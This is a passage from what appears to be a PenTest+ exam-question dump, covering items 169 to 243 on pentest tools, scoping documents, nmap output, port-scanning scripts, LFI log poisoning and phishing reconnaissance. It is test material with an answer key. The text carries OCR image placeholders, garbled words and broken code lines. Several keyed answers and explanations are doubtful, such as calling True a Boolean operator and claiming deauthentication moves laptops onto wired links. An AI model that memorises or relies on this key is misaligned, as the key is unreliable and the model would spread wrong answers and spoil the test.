The penetration tester is using a type of injection attack called stacked queries, which means appending multiple SQL statements separated by semicolons in a single input field. This can allow the penetration tester to execute arbitrary SQL commands on the database server, such as selecting username and password from users table.

NEW QUESTION 169
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat
B. Mimikatz
C. Patator
D. John the Ripper

Answer: C

Explanation:
https://www.kali.org/tools/patator/

NEW QUESTION 172
Which of the following tools provides Python classes for interacting with network protocols?

A. Responder
B. Impacket
C. Empire
D. PowerSploit

Answer: B

Explanation:
Impacket is a tool that provides Python classes for interacting with network protocols, such as SMB, DCE/RPC, LDAP, Kerberos, etc. Impacket can be used for network analysis, packet manipulation, authentication spoofing, credential dumping, lateral movement, and remote execution.

NEW QUESTION 175
Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

A. Scope details
B. Findings
C. Methodology
D. Statement of work

Answer: C

NEW QUESTION 177
During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support ------------company systems?

A. Aside-channel attack
B. A command injection attack
C. A watering-hole attack
D. A cross-site scripting attack

Answer: C

Explanation:
The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them2. The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A side-channel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

NEW QUESTION 180

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

A. Tailgating
B. Dumpster diving
C. Shoulder surfing
D. Badge cloning

Answer: D

NEW QUESTION 182
A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

A. Try to obtain the private key used for S/MIME from the CEO's account.
B. Send an email from the CEO's account, requesting a new account.
C. Move laterally from the mail server to the domain controller.
D. Attempt to escalate privileges on the mail server to gain root access.

Answer: D

NEW QUESTION 183
A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

A. nmap -iL results 192.168.0.10-100
B. nmap 192.168.0.10-100 -O > results
C. nmap -A 192.168.0.10-100 -oX results
D. nmap 192.168.0.10-100 | grep "results"

Answer: C

NEW QUESTION 188
Given the following script: while True:
print ("Hello World")
Which of the following describes True?

A. A while loop
B. A conditional
C. A Boolean operator
D. An arithmetic operator

Answer: C

Explanation:
True is a Boolean operator in Python, which is an operator that returns either True or False values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to True or False values, such as comparisons, assignments, or loops. In the code, True is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is True. The code will print “Hello World” indefinitely because True will always be True and the loop will never end. The other options are not valid descriptions of True.

NEW QUESTION 189
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Answer: A

Explanation:
According to the CompTIA PenTest+ Study Guide, Exam PT0-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.
The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections1:

- Project overview: A brief summary of the project’s purpose, scope, objectives, and deliverables.
- Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.
- Project objectives: A clear statement of the expected outcomes and benefits of the project, such as identifying vulnerabilities, improving security posture, or complying with regulations.
- Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.
- Project timeline: A schedule of the project’s milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.
- Project budget: A breakdown of the project’s costs and expenses, such as labor hours, travel expenses, tools, or licenses.


- Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.
- Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.

The CompTIA PenTest+ Study Guide also explains why having a SOW is important before starting an assessment1:

- It establishes a clear and mutual understanding of the project's scope and expectations between the service provider and the client.
- It provides a basis for measuring the project's progress and performance against the agreed-upon objectives and deliverables.
- It protects both parties from potential risks or disputes that may arise during or after the project.

NEW QUESTION 194

Given the following script:



```
Line 1  #!/usr/bin/python3

Line 2  from scapy.all import *

Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))

Line 4  b = sr1(a, verbose=0)

Line 5  for x in range(b[DNS].count):

Line 6      print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
B. Performs a single DNS query for www.comptia.org and prints the raw data output
C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
D. Prints each DNS query result already stored in variable b

Answer: D

Explanation:
The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.

NEW QUESTION 197

A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

A. Set up a captive portal with embedded malicious code.
B. Capture handshakes from wireless clients to crack.
C. Span deauthentication packets to the wireless clients.
D. Set up another access point and perform an evil twin attack.

Answer: C

Explanation:
The best method available to pivot and gain additional access to the network is to span deauthentication packets to the wireless clients. This will cause them to disconnect from their wireless access point and reconnect using their hard-wired connection, which may have less restrictive ACLs. The penetration tester can then capture their traffic or attempt to compromise their systems.

NEW QUESTION 201

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman
D. Regulatory officials

Answer: B

Explanation:
The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how

the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 206
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Answer: A

Explanation:
Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.

NEW QUESTION 209
Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

A. NIST SP 800-53
B. ISO 27001
C. GDPR

Answer: C

Explanation:
GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.


NEW QUESTION 214
A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

A. Situational awareness
B. Rescheduling
C. DDoS defense
D. Deconfliction

Answer: D

Explanation:
https://redteam.guide/docs/definitions/
Deconfliction is the process of coordinating activities and communicating information to avoid interference, confusion, or conflict among different parties involved in an operation. The network engineer contacted the penetration tester to check if the GET requests were part of the test, and to avoid any potential misunderstanding or disruption of the test or the website. The other options are not related to the purpose of checking with the penetration tester.

NEW QUESTION 215
The following line-numbered Python code snippet is being used in reconnaissance:



```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```


Which of the following line numbers from the script MOST likely contributed to the script triggering a "probable port scan" alert in the organization's IDS?

A. Line 01
B. Line 02

C. Line 07
D. Line 08

Answer: D

NEW QUESTION 219
A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:




```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.
B. Run the application attached to a debugger and then review the application's log.
C. Disassemble the binary code and then identify the break points.
D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 220
A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:




```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, …,,65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org)   Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

A. Telnet
B. HTTP
C. SMTP
D. DNS
E. NTP
F. SNMP

Answer: BD

NEW QUESTION 221
A penetration tester wrote the following script to be used in one engagement:



```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print(“Too few arguments.”)
        print(“Syntax: python {} <>”.format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print(“Port {} is opened”.format(port))
except KeyboardInterrupt:
        print(“Exiting...”)
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.
B. Listen for a reverse shell.
C. Attempt to flood open ports.
D. Create an encrypted tunnel.

Answer: A

Explanation:
The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

NEW QUESTION 226
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting

Answer: C

Explanation:
Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION 228
A company provided the following network scope for a penetration test:
* 169.137.1.0/24
* 221.10.1.0/24
* 149.14.1.0/24
A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the
system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

A. The company that requested the penetration test
B. The penetration testing company
C. The target host's owner
D. The penetration tester
E. The subcontractor supporting the test

Answer: A

Explanation:
The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

NEW QUESTION 230
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

A. Cross-site scripting
B. Server-side request forgery
C. SQL injection
D. Log poisoning
E. Cross-site request forgery
F. Command injection

Answer: DF

Explanation:
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:
> Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.
> PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be used to encode or decode files5.

NEW QUESTION 231
A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:
> Pre-engagement interaction (scoping and ROE)

- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM

Answer: B

NEW QUESTION 234
Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

A. dig company.com MX
B. whois company.com
C. cur1 www.company.com
D. dig company.com A

Answer: A

Explanation:
The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

NEW QUESTION 239
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Answer: D

NEW QUESTION 242
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```


Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Answer: C

Explanation:
WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION 243
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
• The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
